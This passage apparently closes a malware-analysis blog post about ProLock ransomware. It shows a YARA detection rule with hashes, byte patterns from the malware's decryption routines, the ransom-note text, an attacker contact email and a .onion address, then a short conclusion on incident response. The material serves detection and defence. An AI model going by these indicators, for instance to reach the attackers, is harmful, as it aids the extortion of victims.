    description = "Detects Prolock malware in encrypted and decrypted mode"
    author = "Frank Boldewin (@r3c0nst)"
    reference = "https://raw.githubusercontent.com/fboldewin/YARA-rules/master/Prolock.Malware.yar"
    date = "2020-05-17"
    hash1 = "a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0"
    hash2 = "dfbd62a3d1b239601e17a5533e5cef53036647901f3fb72be76d92063e279178"

  strings:
    $DecryptionRoutine = {01 C2 31 DB B8 ?? ?? ?? ?? 31 04 1A 81 3C 1A}
    $DecryptedString1 = "support981723721@protonmail.com" nocase ascii
    $DecryptedString2 = "Your files have been encrypted by ProLock Ransomware" nocase ascii
    $DecryptedString3 = "msaoyrayohnp32tcgwcanhjouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion" nocase ascii
    $CryptoCode = {B8 63 51 E1 B7 31 D2 8D BE ?? ?? ?? ?? B9 63 51 E1 B7 81 C1 B9 79 37 9E}

  condition:
    ((uint16(0) == 0x5A4D) or (uint16(0) == 0x4D42)) and filesize < 100KB and (($DecryptionRoutine) or (all of ($DecryptedString*) and $CryptoCode))
}
```

<https://raw.githubusercontent.com/fboldewin/YARA-rules/master/Prolock.Malware.yar>

## Conclusion

- Ransomware attacks have increased massively in the last two years, and the success rate even at large companies illustrates how sophisticated and professional the perpetrators operate to reach their goal.
- If companies become victims of such an attack, a quick response is essential before the attackers can encrypt systems and/or exfiltrate sensitive data.
- Keeping in mind that supply chain attacks are a growing threat, affected companies should provide customers with as much as information as possible, including TTPs, IOCs and recommendation for actions.
- Gaining threat intelligence can help to get more insights even without having first hand information.



## The end

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Thanks to @Cocaman for exchanging ideas!

Acknowledgement to Diebold Nixdorf for being cooperative after sharing my analysis with them, which allowed us to get further insights into their internal DFIR process of this case.

